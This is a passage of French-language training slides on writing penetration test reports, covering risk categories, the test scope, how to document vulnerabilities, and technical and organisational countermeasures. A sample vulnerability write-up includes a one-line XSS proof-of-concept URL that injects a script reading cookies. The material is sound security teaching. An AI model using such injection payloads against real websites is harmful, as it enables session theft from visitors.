  - Manque de preuve / traçabilité : non-garantie que le niveau de traçabilité permet de remonter à la source des actions sur un service
- Une vulnérabilité peut impacter un ou plusieurs critères de risques.

Exemple de risques

Type de risque	Exemple de vulnérabilité
Manque de disponibilité	Déni de service sur un site web ou d'un équipement réseau
Absence de contrôle d'intégrité	Droits trop permissifs sur un partage
Manque de confidentialité	SQL injection, XSS, présence d'identifiants usine (comptes par défaut), système vulnérable aux MITM
Manque de traçabilité	Droits trop larges sur le serveur de stockage des logs, application ne générant aucun log de connexion

Le rapport


- Les conséquences d'un test d'intrusion nécessitent en général qu'un décideur se positionne sur les vulnérabilités à corriger en priorité.
- Il est donc important d'intégrer dans la 1ère partie du rapport, un bilan concis expliquant les risques avec des termes vulgarisés.
- Présenter dans ce bilan les contre-mesures possibles permettra également au décideur de faire une estimation du coût et de la durée de correction.
- L'objectif est donc que les décideurs puissent estimer un ROI (Return On Investment) des actions correctives par rapport aux risques encourus.

- Le contenu d'un rapport de test d'intrusion est un document généralement confidentiel car il fait courir un risque à l'entreprise tant que les vulnérabilités ne sont pas corrigées.

phosforea
my learning experience

Le contexte

- Le rapport du test d'intrusion doit rappeler le contexte :
  - Pourquoi a-t-il été commandité ?
  - Que fait l'application testée ?
  - Quand ont eu lieu les tests ?
  - Quels sont les outils qui ont été utilisés ?



- L'objectif est de rendre facilement compréhensible le déroulement du test d'intrusion.

Le périmètre des tests

- Exemple de rapport détaillant le périmètre des tests d'intrusion

2.1 PRESENTATION DU PERIMETRE

Les tests de vulnérabilités et d'intrusion ont été réalisés les JJ/MM/2015 et JJ/MM/2015 pour les tests d'intrusion.

L'architecture est composée des éléments suivants :

Périmètre		
Nom de la cible	**URL**	**Adresse IP**
Site public	https://xxxxxxxxxxxx.com	A.B.C.D
Accès interne	https://yyyyyyyyyyy.com	A.B.C.D

Les tests se sont déroulés :

- En boite noire (accès sans compte ni information particulière)
- En boite grise (fourniture de comptes avec login et mot de passe d'accès à l'application) :
  - Cartographie des services de l'application
  - Recherche et exploitation de vulnérabilités
- En boite blanche (fourniture des fichiers de configuration, accès au serveur par VPN) :
  - Analyse des fichiers de configuration

NB : Il est rappelé que les tests en boîte noire et grise sur une durée limitée permettent une évaluation


Les vulnérabilités

- Chaque vulnérabilité doit être présentée précisément et contenir : un impact, une potentialité et les risques associés.

- Un scénario d'attaque peut être présenté afin de faire comprendre à des non spécialistes SSI le problème.
- Un PoC (*Proof of Concept*), ou à minima la méthode d'exploitation, doit être détaillé afin de pouvoir rejouer le test et valider plus tard sa correction.
- Des contre-mesures peuvent être proposées.
- **/!** Le rapport sera lu par des personnes qui ne sont pas forcément spécialistes en SSI. Son contenu doit être vulgarisé au maximum tout en restant assez précis techniquement pour reproduire la vulnérabilité.

phosforea
my learning experience

Les vulnérabilités



- Exemple de rapport détaillé sur une vulnérabilité

1.1. VULNERABILITE XSS

Potentialité : FORT

Impact : MOYEN

Description : Le site web est vulnérable aux attaques de type XSS.

Risque : Confidentialité et Intégrité des données. Exécution de code sur le client web d'un visiteur. Vol de session.


Scénario 1 : un attaquant envoie un lien à un utilisateur pointant vers le site web. Si l'utilisateur clique sur le lien, l'attaquant pourra lui voler son compte ou exécuter du code sur le client.

Action en diminution de risque proposée :

- Filtrer le texte entré dans le champ de recherche

PoC: http://www.site.com/index.php?q=<script>document.cookie()</script>


Les annexes



- Les annexes doivent contenir tout ce qui peut aider à comprendre les vulnérabilités :
  - Captures d'écrans
  - Scripts développés ou utilisés pour l'exploitation (par exemple un script Metasploit que l'on aurait développé)
  - Trames réseaux
  - Détail du retour d'un scan
  - Détail des vulnérabilités donné par les outils utilisés tels que OpenVAS ou Nikto

Les contre-mesures générales

- Les contre-mesures sont les actions envisageables afin de supprimer ou réduire les risques engendrés par les vulnérabilités détectées.
- Elles peuvent être de différents ordres :
  - Techniques
  - Organisationnelles
- Les contre-mesures techniques prévalent d'un point de vue efficacité aux contre-mesures organisationnelles car elles évitent le risque d'erreur humaine.
- Cependant le coût d'implémentation d'une contre-mesure peut faire prévaloir une contre-mesure organisationnelle plutôt que technique.



phosforea
my learning experience

Exemple de contre-mesures techniques

- Les contre-mesures techniques que l'on trouve fréquemment :
  - Contre les vulnérabilités applicatives
    - Déployer le patch fournis par l'éditeur s'il existe
    - Remonter la vulnérabilité à l'éditeur si aucun patch n'existe et demander les délai de production du patch
    - Réduire l'accès de l'application d'un point de vue logique aux seules personnes nécessaires
  - Contre les vulnérabilités réseaux
    - Modifier les règles du firewall pour empêcher l'accès à un service depuis certaines zones
    - Modifier la configuration ou le mot de passe des équipements par défaut

Exemple de contre-mesures organisationnelles


- Les contre-mesures organisationnelles que l'on trouve fréquemment :
  - Modifier les manuels d'installation / exploitation / utilisateurs pour y insérer des manipulations manuelles ou des bonnes pratiques
    - Changement des mots de passe par défaut en fin d'installation
    - Durée de validité des mots de passe
    - Complexité des mots de passe
    - Suppression de données présentes par défaut

Exemple de contre-mesures liées aux vulnérabilités Web

- Les contre-mesures qui peuvent corriger / diminuer le risque de vulnérabilités web :
  - Corriger le code pour traiter les variables non contrôlées et conduisant à une vulnérabilité détectée
  - Faire transiter les informations du site web par un protocole chiffré (HTTPS)
  - Placer le site web derrière un WAF (Web Application Firewall).

    A noter : un WAF ne supprime pas un risque mais réduit fortement la potentialité d'occurrence
  - Réaliser un audit de code pour corriger l'ensemble des vulnérabilités (lorsque trop de vulnérabilités sont détectées)

Suivi de l'implémentation des contre-mesures



- Lors de chaque implémentation, il est important de valider techniquement que la vulnérabilité est bien corrigée.
- Les personnes travaillant sur la correction de vulnérabilités ne sont pas forcément spécialistes SSI et peuvent avoir mal compris ou corriger partiellement une vulnérabilité.
- Il est également intéressant de rejouer quelques tests concernant des champs / manipulations proches de la vulnérabilité corrigée pour s'assurer que la correction n'a pas ajouté une autre vulnérabilité.
- La correction pouvant prendre du temps (parfois plusieurs mois voire des années pour le développement de patch), il est nécessaire de bien détailler la reproductibilité de l'exploitation.

Reprenons notre cas d'étude…

- Pour rédiger un rapport de tests d'intrusion pertinent :
  - Nous placerons tout d'abord dans la 1ère partie de notre rapport un Bilan / Résumé des vulnérabilités détectées et les contre-mesures proposées
  - Ensuite, nous détaillerons le contexte du déroulement du test d'intrusion.
  - Puis nous détaillerons l'ensemble des vulnérabilités détectés en leur associant à chacune une Potentialité, un Impact et un/des Risques
  - Enfin, nous placerons en annexe tout ce qui peut aider à comprendre les vulnérabilités détectées

Conclusion

- Le rapport d'un test d'intrusion est un document sensible qui sera lu par plusieurs personnes de métiers différents.
- Il doit vulgariser les vulnérabilités détectées.
- Il doit permettre à un décideur de se prononcer rapidement sur les suites à tenir.
- Il doit également proposer les contre-mesures à mettre en place.
- Enfin, il peut subsister longtemps et doit donc être suffisamment détaillé pour permettre de corriger ces vulnérabilités dans le temps.